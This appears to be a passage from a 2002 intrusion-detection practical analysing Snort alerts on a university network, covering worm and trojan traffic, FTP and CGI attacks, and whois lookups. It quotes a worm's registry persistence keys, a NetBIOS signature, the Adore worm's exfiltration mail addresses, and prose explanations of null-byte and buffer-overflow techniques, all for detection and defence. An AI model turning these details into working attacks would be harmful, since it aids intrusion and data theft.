➤ **Defensive Recommendations**

There is a utility that is available from Dartmouth University written by William Stearns which will detect the adore files on an infected system. This utility is available at [http://www.ists.dartmouth.edu/IRIA/knowledge\\_base/tools/adorefind.htm](http://www.ists.dartmouth.edu/IRIA/knowledge_base/tools/adorefind.htm) I would highly recommend that this tool be downloaded and run on all the hosts listed in the above tables. Another good recommendation would be to block emails to or from the following addresses adore9000@21cn.com, adore9000@sina.com, adore9001@21cn.com, adore9001@sina.com. The worm sends these email addresses your critical system information.

### ➤ Correlations

Since this potentially a very serious problem I felt that I should look further into traffic originating from the top internal targets and sources of this alert.

### ➤ Internal Targets

From the internal source address I found similar traffic from all of them that could indicate a code red infection. All the systems have traffic originating from them which could be the execution of a SYN scan of external hosts to see if they are listening on port 80. It could also just be a user on that system browsing the Internet. Either way I believe these hosts should be checked using the Adore Trojan utility from the link in defensive recommendations. The traffic bellow is from one such system. Some traffic has been removed due to the volume.

Event

| Name | Protocol | Detect Time             | Target Address  | Target Port | Source Address | Source Port | TCP Flags |
|------|----------|-------------------------|-----------------|-------------|----------------|-------------|-----------|
| Scan | TCP      | 7 Jan 2002 11:03:33 PST | 202.101.165.244 | 80          | 10.0.153.168   | 3590        | *****S*   |
| Scan | TCP      | 7 Jan 2002 11:03:29 PST | 63.208.235.30   | 80          | 10.0.153.168   | 3589        | *****S*   |
| Scan | TCP      | 7 Jan 2002 11:03:29 PST | 216.37.13.196   | 80          | 10.0.153.168   | 3586        | *****S*   |
| Scan | TCP      | 7 Jan 2002 11:03:26 PST | 202.101.165.244 | 80          | 10.0.153.168   | 3585        | *****S*   |
| Scan | TCP      | 7 Jan 2002 11:03:19 PST | 202.101.165.244 | 80          | 10.0.153.168   | 3583        | *****S*   |
| Scan | TCP      | 7 Jan 2002 10:59:59 PST | 202.101.165.244 | 80          | 10.0.153.168   | 3463        | *****S*   |
| Scan | TCP      | 7 Jan 2002 10:59:55 PST | 202.101.165.244 | 80          | 10.0.153.168   | 3462        | *****S*   |
| Scan | TCP      | 7 Jan 2002 10:59:51 PST | 202.101.165.244 | 80          | 10.0.153.168   | 3456        | *****S*   |
| Scan | TCP      | 7 Jan 2002 10:59:47 PST | 202.101.165.244 | 80          | 10.0.153.168   | 3451        | *****S*   |
| Scan | TCP      | 7 Jan 2002 10:59:43 PST | 202.101.165.244 | 80          | 10.0.153.168   | 3449        | *****S*   |
| Scan | TCP      | 7 Jan 2002 10:59:39 PST | 202.101.165.244 | 80          | 10.0.153.168   | 3446        | *****S*   |
| Scan | TCP      | 7 Jan 2002 10:59:35 PST | 202.101.165.244 | 80          | 10.0.153.168   | 3441        | *****S*   |
| Scan | TCP      | 7 Jan 2002 10:59:31 PST | 202.101.165.244 | 80          | 10.0.153.168   | 3439        | *****S*   |
| Scan | TCP      | 7 Jan 2002 10:59:27 PST | 202.101.165.244 | 80          | 10.0.153.168   | 3432        | *****S*   |
| Scan | TCP      | 7 Jan 2002 10:59:23 PST | 202.101.165.244 | 80          | 10.0.153.168   | 3427        | *****S*   |
| Scan | TCP      | 7 Jan 2002 10:46:38 PST | 208.184.29.190  | 80          | 10.0.153.168   | 2704        | *****S*   |
| Scan | TCP      | 7 Jan 2002 10:46:38 PST | 205.138.3.22    | 80          | 10.0.153.168   | 2703        | *****S*   |

### ➤ Internal Sources

None of the internal targets of this alert made any connections to an external address which leads me to believe that they are most likely not compromised. Although I did find some very interesting traffic originating from one of those hosts.

Originating from **10.0.6.49** I found many alerts which were detected as scans, but none of them were targeted at any external addresses which would commonly be the case of a host infected with code red. Some traffic I did see which causes me to believe that this

host is possibly compromised with another trojan is displayed in the following chart.  
 Some of the traffic has been removed due to the large volume.

| Event Name | Detect Time             | Target Address | Target Port | Source Address | Source Port |
|------------|-------------------------|----------------|-------------|----------------|-------------|
| Scan       | 7 Jan 2002 22:43:50 PST | 10.0.153.211   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 22:43:50 PST | 10.0.152.216   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 22:43:50 PST | 10.0.153.143   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 22:43:50 PST | 10.0.153.162   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 22:43:50 PST | 10.0.153.204   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 22:38:50 PST | 10.0.153.211   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 22:38:50 PST | 10.0.152.216   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 22:38:50 PST | 10.0.153.143   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 22:38:50 PST | 10.0.153.162   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 22:38:50 PST | 10.0.153.204   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 22:28:50 PST | 10.0.153.211   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 22:28:50 PST | 10.0.153.143   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 22:28:50 PST | 10.0.153.162   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 22:28:50 PST | 10.0.153.148   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 22:28:50 PST | 10.0.153.204   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 22:23:50 PST | 10.0.153.211   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:18:13 PST | 10.0.153.143   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:18:13 PST | 10.0.153.196   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:18:13 PST | 10.0.153.178   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:18:13 PST | 10.0.153.140   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:18:13 PST | 10.0.153.162   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:18:13 PST | 10.0.153.148   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:18:13 PST | 10.0.153.204   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:13:13 PST | 10.0.153.211   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:13:13 PST | 10.0.152.216   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:13:13 PST | 10.0.153.196   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:13:13 PST | 10.0.153.178   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:13:13 PST | 10.0.153.140   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:13:13 PST | 10.0.153.162   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:13:13 PST | 10.0.153.148   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:13:13 PST | 10.0.153.204   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:08:12 PST | 10.0.152.216   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:08:12 PST | 10.0.153.196   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:08:12 PST | 10.0.153.178   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:08:12 PST | 10.0.153.140   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:08:12 PST | 10.0.153.162   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:08:12 PST | 10.0.153.148   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:08:12 PST | 10.0.153.204   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:03:12 PST | 10.0.152.216   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:03:12 PST | 10.0.153.196   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:03:12 PST | 10.0.153.178   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:03:12 PST | 10.0.153.140   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:03:12 PST | 10.0.153.162   | 7001        | 10.0.6.49      | 7000        |
| Scan       | 7 Jan 2002 21:03:12 PST | 10.0.153.148   | 7001        | 10.0.6.49      | 7000        |

Scan 7 Jan 2002 21:03:12 PST 10.0.153.204 7001 10.0.6.49 7000  
 Scan 7 Jan 2002 21:01:13 PST 10.0.153.143 7001 10.0.6.49 7000

The reason I believe this traffic may represent a problem is that port 7000 is commonly associated with a Trojan called Freak-88. Freak 88 is a client server program that allows attackers to launch denial of service attacks on victims using ping floods. If a host is infected with freak 88 the host will be used as a zombie to launch larger DDoS attacks. This Trojan affects Windows 2000 and Windows NT4 systems. More information on freak88 is available at the following link. <http://www.tlsecurity.net/backdoor/freak88.htm> To discover if this system is infected with freak88 open the task manager and look for a process called PROJECT1 and do an end process. The Trojan does not write to the registry and will not restart after being stopped. There is another explanation for this traffic that could be the use of the Andrew file system. The Andrew file system was discussed earlier.

### **SMB Name Wildcard**

| Event Name        | count of Event Name | Distinct SRC | Distinct TGT |
|-------------------|---------------------|--------------|--------------|
| SMB Name Wildcard | 908                 | 32           | 25           |

#### ➤ **Brief Alert Description**

SMB Name wild card I most likely triggering off the following string located in the payload of a packet.

```
00 D8 00 00 00 01 00 00 00 00 00 00 20 43 4B 41 ..... CKA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 00 00 21 AAAAAAAAAAAAAA..!
00 01 ..
```

The source host in this case is requesting the NetBIOS information from the target host as part of the Windows file sharing protocol to obtain domain, user and host id Information. NetBIOS information is a great place for an attacker to do reconnaissance because of the information that NetBIOS queries will typically give you.

#### ➤ **Defensive Recommendations**

Unless totally necessary it is a good idea to disable Windows file and print sharing especially on critical servers. There are many CVE and CERT advisories for NetBIOS. A few are listed below:

- <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0288>
- <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0347>
- <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0673>
- <http://www.kb.cert.org/vuls/id/32650>
- [http://www.cert.org/incident\\_notes/IN-2000-02.html](http://www.cert.org/incident_notes/IN-2000-02.html)

If you do need these services than you may want to look into host based firewalls that will only allow connections from trusted sources. In this case I found no external addresses as a source or target for any of these alerts, but I would have in place a perimeter firewall blocking ports 137-139 TCP and UDP inbound and outbound. Typically you don't want external sources accessing internal file servers. This would prevent that.

#### ➤ **Correlations**

Since all the target and source addresses were internal there will be no external correlations.

### **Watchlist 000220 IL-ISDNNET-990517**

| Event Name                         | count of Event Name | Distinct SRC | Distinct TGT |
|------------------------------------|---------------------|--------------|--------------|
| Watchlist 000220 IL-ISDNNET-990517 | 307                 | 4            | 6            |

#### ➤ **Brief Alert Description**

A watch list is typically a custom snort rule that watches for connection attempts from or to a pre defined set of addresses. You would typically set up a watch list to alert you if there are connection attempts from a subnet that you have already discovered to be hostile. In this case I believe that the watch list is looking for connections from the 212.179.\*.\* network block. Whois information for that block returned the following:

```
European Regional Internet Registry/RIPE NCC (NET-RIPE-NCC-)
  These addresses have been further assigned to European users.
  Contact info can be found in the RIPE database, via the
  WHOIS and TELNET servers at whois.ripe.net, and at
  http://www.ripe.net/perl/whois/
  NL
```

```
Netname: RIPE-NCC-212
Netblock: 212.0.0.0 - 212.255.255.255
Maintainer: RIPE
```

```
Coordinator:
  Reseaux IP European Network Co-ordination Centre Singel 258
  (RIPE-NCC-ARIN) nicdb@RIPE.NET
  +31 20 535 4444
```

Domain System inverse mapping provided by:

```
NS.RIPE.NET           193.0.0.193
NS.EU.NET             192.16.202.11
AUTH03.NS.UU.NET     198.6.1.83
NS2.NIC.FR           192.93.0.4
SUNIC.SUNET.SE       192.36.125.2
MUNNARI.OZ.AU        128.250.1.21
NS.APNIC.NET         203.37.255.97
```

To search on arbitrary strings, see the Database page on the RIPE NCC website at <http://www.ripe.net/perl/whois/>

The following IP addresses were the sources for all of the watch list alerts.

| Source Address | count of Source Address |
|----------------|-------------------------|
| 212.179.35.118 | 231                     |
| 212.179.35.119 | 64                      |
| 212.179.38.137 | 9                       |
| 212.179.28.133 | 3                       |

These source IP addresses attempted to access the following internal GIAC hosts.

| Target Address | count of Target Address |
|----------------|-------------------------|
| 10.0.153.148   | 156                     |
| 10.0.153.162   | 72                      |
| 10.0.153.143   | 36                      |
| 10.0.153.178   | 31                      |
| 10.0.150.220   | 9                       |
| 10.0.5.97      | 3                       |

### ➤ **Defensive Recommendations**

Since this network seems to be considered hostile I would consider just blocking it from accessing internal hosts all together. As far as I am concerned if there are legitimate reasons for hosts on that network to access yours then they will complain to their ISP which will turn around and ask GIAC University why they are being blacklisted. At this point you can explain to them that you have had suspicious traffic originating from their address space and if they can fix the problems on their end then you will lift the access control list.

### ➤ **Correlations**

I found no correlations on SANS, Incidents.org, or Google for these external source addresses. I did however look into other internal events with a target address in the 212.179 address space and I found the following

| Detect Time             | Event Name | Source Address | Target Address  | Target Port | Source Port |
|-------------------------|------------|----------------|-----------------|-------------|-------------|
| 7 Jan 2002 09:31:07 PST | Scan       | 10.0.88.183    | 212.179.218.94  | 1214        | 1770        |
| 7 Jan 2002 09:31:04 PST | Scan       | 10.0.88.183    | 212.179.218.94  | 1214        | 1770        |
| 7 Jan 2002 09:20:53 PST | Scan       | 10.0.88.183    | 212.179.218.94  | 1214        | 1740        |
| 5 Jan 2002 14:00:23 PST | Scan       | 10.0.150.209   | 212.179.236.241 | 6257        | 6257        |
| 4 Jan 2002 17:22:29 PST | Scan       | 10.0.150.209   | 212.179.249.81  | 6257        | 6257        |
| 4 Jan 2002 17:17:09 PST | Scan       | 10.0.150.209   | 212.179.199.196 | 6257        | 6257        |
| 4 Jan 2002 17:15:32 PST | Scan       | 10.0.150.209   | 212.179.199.196 | 6257        | 6257        |
| 4 Jan 2002 16:55:29 PST | Scan       | 10.0.150.209   | 212.179.238.135 | 6257        | 6257        |
| 4 Jan 2002 16:50:45 PST | Scan       | 10.0.150.209   | 212.179.238.193 | 6257        | 6257        |
| 4 Jan 2002 16:49:27 PST | Scan       | 10.0.150.209   | 212.179.201.27  | 6257        | 6257        |
| 4 Jan 2002 16:48:44 PST | Scan       | 10.0.150.209   | 212.179.238.193 | 6257        | 6257        |

I would assume the 1214 traffic to be associated with Kazza [www.kazza.com](http://www.kazza.com). Kazza is a file-sharing engine much like Napster that also is a very good source for downloading viruses and Trojans. I couldn't find an explanation for port 6257 traffic so I would recommend that further investigation be done as to the reason for this traffic.

### **FTP DoS ftpd globbing**

| Event Name            | count of Event Name | Distinct SRC | Distinct TGT |
|-----------------------|---------------------|--------------|--------------|
| FTP DoS ftpd globbing | 189                 | 3            | 2            |

➤ **Brief Alert Description**

This attack is targeting servers running a version of FTP developed by Washington University called Wu-Ftpd. Wu-Ftpd allows clients to have files available for ftp actions based on "file globbing" patterns. The implementation of file globbing that is used by Wu-Ftpd contains a heap corruption vulnerability that allows an attacker to execute arbitrary code on a remote server

| Target Address | count of Target Address |
|----------------|-------------------------|
| 10.0.153.164   | 163                     |
| 10.0.150.145   | 26                      |

| Source Address | count of Source Address |
|----------------|-------------------------|
| 12.3.135.250   | 130                     |
| 12.3.134.202   | 33                      |
| 198.173.24.162 | 26                      |

Whois returned the following information for these source addresses

Whois look up on: **12.3.134.202** and **12.3.135.250** using server:whois.arin.net at port:43

Results:

```
AT&T ITS (NET-ATT)                ATT                12.0.0.0 -
12.255.255.255
Lycoming College (NETBLK-LYCOMINGCOLLE-134) LYCOMINGCOLLE-134
                                          12.3.134.0 -
12.3.135.255
```

Whois look up on: **198.173.24.162** using server:whois.arin.net at port:43

Results:

```
Verio, Inc. (NET-VRIO-198-170)
8005 South Chester Street
Englewood,, CO 80112
US

Netname: VRIO-198-170
Netblock: 198.170.0.0 - 198.173.255.255
Maintainer: VRIO

Coordinator:
Verio, Inc. (VIA4-ORG-ARIN)  vipar@verio.net
303.645.1900
```

Domain System inverse mapping provided by:

```
NS0.VERIO.NET          129.250.15.61
NS1.VERIO.NET          204.91.99.140
NS2.VERIO.NET          129.250.31.190
```

\*Rwhois information on assignments from this block available at rwhois.verio.net port 4321

Record last updated on 26-Sep-2001.



It appears that the 12.3 address space belongs to Lycoming College. I would assume that there is a legitimate reason that they are attempting to access FTP services on the GIAC network. If there were a legitimate reason for this access I would consider these to be false alerts. However I would be more concerned about the alerts originating from 198.173.24.162. This address belongs to Verio Inc., who provides DSL and dialup Internet access. I would want an explanation as to why this address is attempting to use FTP services on your network.

➤ **Defensive Recommendations**

First off I would recommend using a service besides FTP to transfer files. You may want to look into secure FTP or SCP if external file sharing is necessary. If there is not a legitimate reason for these hosts to be accessing FTP servers on your network then you may want to block port 20 and 21 on your perimeter firewall. If you are running Wu-Ftpd I would also suggest patching your systems with the patches available from the following website. There is also a good explanation on the exploit associated with Wu-Ftpd.

<http://www.securiteam.com/unixfocus/6U00V0035Q.html>

➤ **Correlations**

I found no correlations for these source IP addresses on Incidents.org, the SANS web site or Google.

**WEB-MISC Attempt to execute cmd**

| Event Name                      | count of Event Name | Distinct SRC | Distinct TGT |
|---------------------------------|---------------------|--------------|--------------|
| WEB-MISC Attempt to execute cmd | 153                 | 12           | 5            |

➤ **Brief Alert Description**

These alerts were most likely caused by the DoS.Storm.Worm. What this worm does is looks for Microsoft IIS servers and when it finds one it infects it with the worm. The worm attempts to find vulnerable systems on the internet. It exploits a Web Server Folder Traversal vulnerability that is described at the following web site.

<http://www.microsoft.com/technet/security/bulletin/MS00-078.asp>

The Following technical description of the worm is from the Symantec Security response website at <http://securityresponse.symantec.com/avcenter/venc/data/dos.storm.worm.html>

“When the worm finds a vulnerable system, it copies itself to the targeted system and sets it up to automatically run the worm, effectively making that system a zombie that participates in the hacker's e-war. To make sure that the worm is run on next system startup, the worm adds the value 666 c:\winnt\system32\storm\start.bat to the registry keys HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices, and HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

This worm has two payloads:

A denial of service attack is initiated against <http://www.microsoft.com>.  
 An email bombing session is started that sends email messages containing an obscene message to [gates@microsoft.com](mailto:gates@microsoft.com).”

The following tables represents the sources and targets of this alert.

| Source Address | count of Source Address | Target Address | count of Target Address |
|----------------|-------------------------|----------------|-------------------------|
| 203.229.99.13  | 22                      | 10.0.150.83    | 52                      |
| 194.226.220.22 | 16                      | 10.0.5.95      | 36                      |
| 130.212.18.250 | 14                      | 10.0.5.96      | 33                      |
| 130.82.102.68  | 14                      | 10.0.5.92      | 21                      |
| 203.229.98.65  | 14                      | 10.0.5.245     | 11                      |
| 203.229.98.10  | 11                      |                |                         |
| 211.93.8.74    | 11                      |                |                         |
| 211.181.253.31 | 11                      |                |                         |
| 203.229.99.115 | 11                      |                |                         |
| 130.251.80.10  | 10                      |                |                         |
| 203.229.99.74  | 10                      |                |                         |
| 203.229.99.1   | 9                       |                |                         |

I decided to look into the source addresses to see if they were possibly hostile hosts. The following whois information is regarding the sources of this alert.

### 203.299.9\*.\*

Asia Pacific Network Information Center ([APNIC2](#))

These addresses have been further assigned to Asia-Pacific users.

Contact info can be found in the APNIC database, at WHOIS.APNIC.NET or <http://www.apnic.net/>  
 Please do not send spam complaints to APNIC.

AU

Netname: APNIC-CIDR-BLK

Netblock: [202.0.0.0](#) - [203.255.255.255](#)

Maintainer: AP

Coordinator:

Administrator, System ([SA90-ARIN](#)) [No mailbox]  
 +61-7-3367-0490

Domain System inverse mapping provided by:

|                 |                               |
|-----------------|-------------------------------|
| SVC00.APNIC.NET | <a href="#">202.12.28.131</a> |
| NS.APNIC.NET    | <a href="#">203.37.255.97</a> |
| NS.TELSTRA.NET  | <a href="#">203.50.0.137</a>  |
| NS.RIPE.NET     | <a href="#">193.0.0.193</a>   |

Regional Internet Registry for the Asia-Pacific Region.

### 194.226.220.22

European Regional Internet Registry/RIPE NCC ([NETBLK-RIPE-C2](#))

These addresses have been further assigned to European users.  
Contact info can be found in the RIPE database, via the  
WHOIS and TELNET servers at [whois.ripe.net](http://whois.ripe.net), and at  
<http://www.ripe.net/perl/whois/>  
NL

Netname: RIPE-CBLK2  
Netblock: [194.0.0.0](#) - [194.255.255.255](#)  
Maintainer: RIPE

Coordinator:  
Reseaux IP European Network Co-ordination Centre Singel 258  
([RIPE-NCC-ARIN](#)) [nicdb@RIPE.NET](mailto:nicdb@RIPE.NET)  
+31 20 535 4444

Domain System inverse mapping provided by:

|                  |                               |
|------------------|-------------------------------|
| NS.RIPE.NET      | <a href="#">193.0.0.193</a>   |
| NS.EU.NET        | <a href="#">192.16.202.11</a> |
| AUTH03.NS.UU.NET | <a href="#">198.6.1.83</a>    |
| NS2.NIC.FR       | <a href="#">192.93.0.4</a>    |
| SUNIC.SUNET.SE   | <a href="#">192.36.125.2</a>  |
| MUNNARI.OZ.AU    | <a href="#">128.250.1.21</a>  |
| NS.APNIC.NET     | <a href="#">203.37.255.97</a> |

To search on arbitrary strings, see the Database page on  
the RIPE NCC website at <http://www.ripe.net/perl/whois/>

Record last updated on 16-Oct-1998.  
Database last updated on 10-Feb-2002 19:55:25 EDT.

### 130.212.18.250

San Francisco State University ([NET-FOGNET](#))  
1600 Holloway Avenue  
San Francisco, CA 94132  
US

Netname: FOGNET  
Netblock: [130.212.0.0](#) - [130.212.255.255](#)

Coordinator:  
San Francisco State University ([ZS148-ARIN](#))  
[abuse@sfsu.edu](mailto:abuse@sfsu.edu)  
415-338-1211

Domain System inverse mapping provided by:

|                  |                                |
|------------------|--------------------------------|
| THESUN.SFSU.EDU  | <a href="#">130.212.10.163</a> |
| MERCURY.SFSU.EDU | <a href="#">130.212.10.162</a> |

Record last updated on 12-Jul-2001.  
Database last updated on 10-Feb-2002 19:55:25 EDT.

### 130.82.102.68

University of St. Gallen ([NET-UNISG](#))  
Informatikbereich

Dufourstrasse 50  
CH-9000 St. Gallen  
CH

Netname: UNISG  
Netblock: [130.82.0.0](#) - [130.82.255.255](#)

Coordinator:  
Germann, Clemens ([CG47-ARIN](#)) Clemens.Germann@UNISG.CH  
+41 71 224 2675

Domain System inverse mapping provided by:

|                  |  |
|------------------|--|
| BETA.UNISG.CH    | <a href="#">130.82.128.1</a>                             |
| GAMMA.UNISG.CH   | <a href="#">130.82.128.2</a>                             |
| SCSNMS.SWITCH.CH | <a href="#">130.59.1.30</a> <a href="#">130.59.10.30</a> |

Record last updated on 13-May-1998.  
Database last updated on 10-Feb-2002 19:55:25 EDT.

### 211.\*.\*

Asia Pacific Network Information Center ([NETBLK-APNIC-CIDR-BLK](#))  
These addresses have been further assigned to Asia-Pacific users.

Contact info can be found in the APNIC database,  
at WHOIS.APNIC.NET or <http://www.apnic.net/>  
Please do not send spam complaints to APNIC.  
AU

Netname: APNIC-CIDR-BLK2  
Netblock: [210.0.0.0](#) - [211.255.255.255](#)

Coordinator:  
Administrator, System ([SA90-ARIN](#)) [No mailbox]  
+61-7-3367-0490

Domain System inverse mapping provided by:

|                 |                               |
|-----------------|-------------------------------|
| NS.APNIC.NET    | <a href="#">203.37.255.97</a> |
| SVC00.APNIC.NET | <a href="#">202.12.28.131</a> |
| NS.TELSTRA.NET  | <a href="#">203.50.0.137</a>  |
| NS.RIPE.NET     | <a href="#">193.0.0.193</a>   |

Regional Internet Registry for the Asia-Pacific Region.

\*\*\* Use whois -h whois.apnic.net [object]  
\*\*\*

\*\*\* or see <http://www.apnic.net/db/> for database assistance  
\*\*\*

### 130.251.80.10

University of Genova ([NET-UG](#))  
Via Opera Pia, 11A  
I-16145 Genova  
IT

Netname: GENUANET  
Netblock: [130.251.0.0](#) - [130.251.255.255](#)

Coordinator:  
Podesta', Tiziana ([TP177-ARIN](#)) tiziana@cisi.unige.it  
+39 10 3532622

Domain System inverse mapping provided by:

SUN.CISI.UNIGE.IT [130.251.21.8](#)  
DIST.DIST.UNIGE.IT [130.251.1.4](#)

Record last updated on 15-Mar-1993.  
Database last updated on 10-Feb-2002 19:55:25 EDT.

### ➤ **Defensive Recommendations**

First of all I would contact the Administrator at Asia Pacific and inform them that hosts in their address space have been attacking your network and that you are going to block their entire address space from accessing your network. Alerting them to this fact will probably not accomplish much so I would put an ACL in place on your perimeter firewall blocking the address block or at least the hosts. Secondly I would contact the administrators at the University networks and inform them that they may have compromised hosts on their network. It would be a safe assume that they don't have very strict security measures in place therefore compromised hosts are likely. I would assume that these are all critical servers as they have been previously identified as University Web Servers. If these servers are running IIS I would get a virus detection tool like Symantec antivirus and run it on the hosts targeted by this alert. Symantec also has removal instructions at the following link.

<http://www.symantec.com/avcenter/venc/data/dos.storm.worm.html>

I would pay special attention to 10.0.5.92 as I believe it may be compromised. You may consider rebuilding that server and installing all the latest security patches available from Microsoft.

<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-078.asp>

### ➤ **Correlations**

The following site reported 1 attack(s) from - 203.229.98.10

<http://www.jaosa.net/codered.txt>

Most of the other source IP addresses have been reported to incidents.org numerous times. This would indicate that it is definitely a good idea to consider blocking these addresses from accessing your network.

### **WEB-CGI scriptalias access**

| Event Name                 | count of Event Name | Distinct SRC | Distinct TGT |
|----------------------------|---------------------|--------------|--------------|
| WEB-CGI scriptalias access | 96                  | 1            | 1            |

➤ **Brief Alert Description**

According to CVE there is a vulnerability in apache that the “ScriptAlias directory in NCSA and Apache httpd allowed attackers to read CGI programs.”

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0236>

All of these alerts were generated from one source and target at one of the University’s Web Servers. The whois information returned the following on the possible hostile IP address.

Whois look up on: 24.180.201.71 using server:whois.arin.net at port:43

Results:

@Home Network (NETBLK-HOME-2BLK)HOME-2BLK 24.176.0.0 - 24.183.255.255

@Home Network (NETBLK-BLTMMMD1-MD-3) BLTMMMD1-MD-3 24.180.192.0 - 24.180.207.255

➤ **Defensive Recommendations**

I would suggest blocking this IP address from accessing your network and you may want to advise their ISP of this traffic.

➤ **Correlations**

The following traffic was reported on the sans website from a previous date range of MY.NET traffic.

<http://www.sans.org/capsans/snort/SnortA54.txt>

```
11/20-07:38:53.855910  [**] spp_portscan: PORTSCAN DETECTED from
24.180.201.71 (STEALTH)  [**]
11/20-07:38:55.497901  [**] spp_portscan: portscan status from
24.180.201.71: 1 connections across 1 hosts: TCP(1), UDP(0) STEALTH
[**]
11/20-07:38:57.788982  [**] spp_portscan: End of portscan from
24.180.201.71 (TOTAL HOSTS:1 TCP:1 UDP:0) [**]
```

<http://www.sans.org/giactc/snort2/OOSche4.txt>

```
====
02/02-15:35:24.509643 24.180.201.71:0 -> MY.NET.130.123:1185
TCP TTL:117 TOS:0x0 ID:52483 DF
21*F**AU Seq: 0x500003 Ack: 0x159BCDB6 Win: 0x5010
TCP Options => EOL EOL EOL EOL EOL EOL
```

**spp http decode: CGI Null Byte attack detected**

| Event Name                                     | count of Event Name | Distinct SRC | Distinct TGT |
|--|---------------------|--------------|--------------|
| spp_http_decode: CGI Null Byte attack detected | 96                  | 1            | 1            |

➤ **Brief alert Description**

This alert is detecting a ‘null byte’ in the CGI string. A null byte would be %00, what that does is mask system commands from CGI security checks by hiding the commands behind a null byte. A packet of data that CGI scripts do not detect unless specifically

programmed to look for them. Basically a NULL Byte attack is when an attacker appends a %00 to a URL, in order to confuse a Perl script about where the end of it's input is. These alerts all originated from one IP address 24.180.201.71 and were all targeted at one of the University's web servers 10.0.5.96. One thing to note is that the source for these alerts is the same as the source of the previous WEB-CGI scriptalias access alerts. It appears to me that the person who this address belongs is trying to break into this web server using various CGI exploits, although I don't believe them to have been successful.

➤ **Defensive Recommendations**

Since the IP address generating these alerts has been very actively targeting this GIAC webserver I would again recommend that it be blocked from accessing GIAC University.

➤ **Correlations**

See the [correlations](#) section for the previous alert.

**EXPLOIT x86 NOOP**

| Event Name       | count of Event Name | Distinct SRC | Distinct TGT |
|------------------|---------------------|--------------|--------------|
| EXPLOIT x86 NOOP | 82                  | 3            | 3            |

➤ **Brief Alert Description**

The NOOP alert is triggered when snort detects a number of contiguous bytes that could be no-operation machine language codes. NOOPs are often used to pad out buffer overflow attacks, so this alert is indicating that it may have found an attempt to run attack code via a buffer overflow exploit.

| Target Address | count of Target Address | Source Address | count of Source Address |
|----------------|-------------------------|----------------|-------------------------|
| 10.0.150.190   | 80                      | 24.95.245.166  | 80                      |
| 10.0.153.185   | 1                       | 207.46.177.148 | 1                       |
| 10.0.153.211   | 1                       | 211.233.30.231 | 1                       |

All of the traffic originating from 24.95.245.166 was targeted at port 20 which is the data exchange port for the FTP protocol. These could either be false alerts because of data that's being transferred, or this host could be trying to execute a buffer overflow on the 10.0.150.90 host. I also noticed Anonymous FTP access attempts from this host targeted at the same host. Since this is an external host trying to access FTP services on GIAC University's network I did a whois on the source address. I found the following.

Whois look up on: 24.95.245.166 using server:whois.arin.net at port:43

Results:

ServiceCo LLC - Road Runner (NET-ROAD-RUNNER-3-A)  
 13241 Woodland Park Road  
 Herndon, VA 20171  
 US

Netname: ROAD-RUNNER-3-A

Netblock: 24.92.160.0 - 24.95.255.255

Maintainer: SCRR

Coordinator:

ServiceCo LLC (ZS30-ARIN) abuse@rr.com

1-703-345-3416

